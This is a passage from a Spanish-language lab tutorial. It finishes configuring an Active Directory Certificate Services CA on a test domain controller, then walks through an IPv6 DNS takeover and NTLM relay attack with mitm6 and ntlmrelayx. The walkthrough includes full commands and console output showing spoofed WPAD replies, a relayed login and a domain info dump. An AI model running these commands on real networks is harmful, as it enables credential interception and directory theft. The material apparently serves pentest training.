Vengadores-DC.MARVEL.es'.

19º Clic en siguiente en el nombre de CA (únicamente podríais cambiar el nombre común).

The screenshot shows the 'Nombre de CA' window. The left navigation pane is the same as the previous step, with 'Nombre de CA' now highlighted. The main area is titled 'Especifique el nombre de la CA'. It contains a text box for 'Nombre común para esta entidad de certificación:' with the value 'MARVEL-VENGADORES-DC-CA'. Below it is a text box for 'Sufijo de nombre distintivo:' with the value 'DC=MARVEL,DC=es'. A preview box shows 'Vista previa de nombre distintivo: CN=MARVEL-VENGADORES-DC-CA,DC=MARVEL,DC=es'. At the bottom are buttons: '< Anterior', 'Siguiendo >', 'Configurar', and 'Cancelar'. The top right corner shows 'SERVIDOR DE DESTINO Vengadores-DC.MARVEL.es'.

20º Clic en siguiente en el Período de validez (podéis poner 10 años o 99 si queréis).

The screenshot shows the 'Período de validez' step of the 'Configuración de AD CS' wizard. The left sidebar lists the steps: Credenciales, Servicios de rol, Tipo de instalación, Tipo de CA, Clave privada, Criptografía, Nombre de CA, **Período de validez**, Base de datos de certifica..., Confirmación, Progreso, and Resultados. The main area is titled 'Especifique el período de validez' and contains the text: 'Seleccione el período de validez para el certificado generado para esta entidad de certificación (CA):'. Below this is a text box containing '10' and a dropdown menu set to 'Años'. The text 'Fecha de expiración de CA: 13/02/2034 8:58:00' is displayed. A note states: 'El período de validez configurado para este certificado de CA debe superar el período de validez de los certificados que emitirá.' A link 'Más información acerca del período de validez' is at the bottom. The bottom navigation bar includes buttons: '< Anterior', 'Siguiente >', 'Configurar', and 'Cancelar'.

21º Clic en siguiente la Base de datos de CA.

The screenshot shows the 'Base de datos de CA' step of the 'Configuración de AD CS' wizard. The left sidebar lists the steps: Credenciales, Servicios de rol, Tipo de instalación, Tipo de CA, Clave privada, Criptografía, Nombre de CA, Período de validez, **Base de datos de certifica...**, Confirmación, Progreso, and Resultados. The main area is titled 'Especifique las ubicaciones de las bases de datos' and contains the text: 'Ubicación de la base de datos de certificados:'. Below this is a text box containing 'C:\Windows\system32\CertLog'. The text 'Ubicación del registro de la base de datos de certificados:' is displayed, followed by another text box containing 'C:\Windows\system32\CertLog'. A link 'Más información acerca de la base de datos de CA' is at the bottom. The bottom navigation bar includes buttons: '< Anterior', 'Siguiente >', 'Configurar', and 'Cancelar'.

22º Confirma los datos y clic en Configurar.

Configuración de AD CS

Confirmación

SERVIDOR DE DESTINO
Vengadores-DC.MARVEL.es

Credenciales
Servicios de rol
Tipo de instalación
Tipo de CA
Clave privada
 Criptografía
 Nombre de CA
 Período de validez
Base de datos de certifica...
Confirmación
Progreso
Resultados

Para configurar los roles, servicios de rol o características siguientes, haga clic en Configurar.

^

Servicios de certificados de Active Directory

Entidad de certificación

Tipo de CA:

Raíz de empresa

Proveedor de servicios criptográficos:

RSA#Microsoft Software Key Storage Provider

Algoritmo hash:

SHA256

Longitud de la clave:

2048

Permitir interacción del administrador:

Deshabilitado

Período de validez del certificado:

13/02/2034 8:58:00

Nombre distintivo:

CN= MARVEL-VENGADORES-DC-CA,DC= MARVEL,DC= es

Ubicación de la base de datos de certificados:

C:\Windows\system32\CertLog

Ubicación del registro de la base de datos de certificados:

C:\Windows\system32\CertLog

< Anterior

Siguiente >

Configurar

Cancelar

Configuración de AD CS

Progreso

SERVIDOR DE DESTINO
Vengadores-DC.MARVEL.es

Credenciales
Servicios de rol
Tipo de instalación
Tipo de CA
Clave privada
 Criptografía
 Nombre de CA
 Período de validez
Base de datos de certifica...
Confirmación
Progreso
Resultados

Se están configurando los roles, servicios de rol o características siguientes:

Configurando...

Servicios de certificados de Active Directory


Entidad de certificación

< Anterior


Siguiente >

Configurar

Cancelar



23º Clic en cerrar y reiniciar el servidor para que se realicen los cambios.



24º Ejecutamos la herramienta Man in the Middle 6 indicando el dominio que queremos suplantar (DNS Spoofing IPv6) con el parámetro -d.

```
(myenv)(root@kali)-[/home/pol]
# sudo /home/pol/myenv/bin/mitm6 -d marvel.es

Starting mitm6 using the following configuration:
Primary adapter: eth0 [08:00:27:17:0c:d3]
IPv4 address: 10.0.3.171
IPv6 address: fe80::a00:27ff:fe17:cd3
DNS local search domain: marvel.es
DNS allowlist: marvel.es
IPv6 address fe80::5098:1 is now assigned to mac=50:28:4a:d8:c1:51 host=DESKTOP-UTC1G5V. ipv4=
Sent spoofed reply for wpad.marvel.es. to fe80::5098:1
```


25º Encender el relay apuntando al controlador de dominio, la IP del Windows Server. El parámetro -6 indicamos que gestione peticiones IPv6. Con el parámetro -wh creamos un falso proxy web que recibirá las peticiones y con el parámetro -l indicamos en que carpeta se va a guardar toda la documentación generada al realizar el ataque.

```
(root@kali)-[/home/pol]
# sudo ntlmrelayx.py -6 -t ldaps://192.168.1.2 -wh falsowpad.marvel.es -l regalo

/usr/local/bin/ntlmrelayx.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  import pkg_resources
ImportError: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
Impacket v0.12.0.dev1+20240130.154745.97007e84 - Copyright 2023 Fortra

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client MSSQL loaded..
/usr/lib/python3/dist-packages/requests/__init__.py:87: RequestsDependencyWarning: urllib3 (1.26.18) or chardet (5.2.0) doesn't match a supported version!
  warnings.warn("urllib3 ({}), or chardet ({}), doesn't match a supported version".format(urllib3.__version__, chardet.__version__))
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections
```

26º El proceso de DNS Spoofing en un entorno real tarda muy poco tiempo. En este entorno sin interacciones tardaría unos 30 minutos. Lo agilizamos al reiniciar la máquina cliente. Reiniciar la máquina Windows 10



27º Una vez se ha reiniciado el Windows 10, podéis ver que se han enviado respuestas falsificadas (spoofed) a la máquina de SPIDERMAN a través de nuestro falso wpad. Nuestro falso servidor de asignación de IP, DHCPv6 ha asignado una IPv6 del rango local a la máquina de SPIDERMAN. Esto nos permite indicar que la IP del Kali es el servidor DNS por defecto para la víctima.


```
(root@kali)-[/home/pol]
# sudo ntlmrelayx.py -6 -t ldaps://192.168.1.2 -wh falsowpad.marvel.es -l regalo
/usr/local/bin/ntlmrelayx.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  __import__('pkg_resources').run_script('impacket==0.12.0.dev1+20240130.154745.97007e84', 'ntlmrelayx.py')
Impacket v0.12.0.dev1+20240130.154745.97007e84 - Copyright 2023 Fortra

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client MSSQL loaded..
/usr/lib/python3/dist-packages/requests/__init__.py:87: RequestsDependencyWarning: urllib3 (1.26.18) or chardet (5.2.0) doesn't match a supported version!
  warnings.warn("urllib3 ({}), or chardet ({}), doesn't match a supported version!".format(
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server

[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections
[*] HTTPD(80): Connection from ::ffff:10.0.6.19 controlled, attacking target ldaps://192.168.1.2
[*] HTTPD(80): Connection from ::ffff:10.0.6.19 controlled, attacking target ldaps://192.168.1.2
[*] HTTPD(80): Connection from ::ffff:10.0.6.19 controlled, attacking target ldaps://192.168.1.2
```

28º En el caso que no se genere la carpeta "regalo" debéis realizar un paso previo. Iniciar sesión como usuario PPARKER dentro del dominio.

29º Realizar alguna una acción como usuario. Por ejemplo abrimos el navegador.



30º Automáticamente nos autentica. [*]Authenticating against ldaps://192.168.1.66 as MARVEL\pparker SUCCEED. Si os fijáis más abajo nos indica [*]Domain info dumped into lootdir! Por lo que se ha generado nuestra carpeta "regalo" con información sobre el dominio.

[illegible]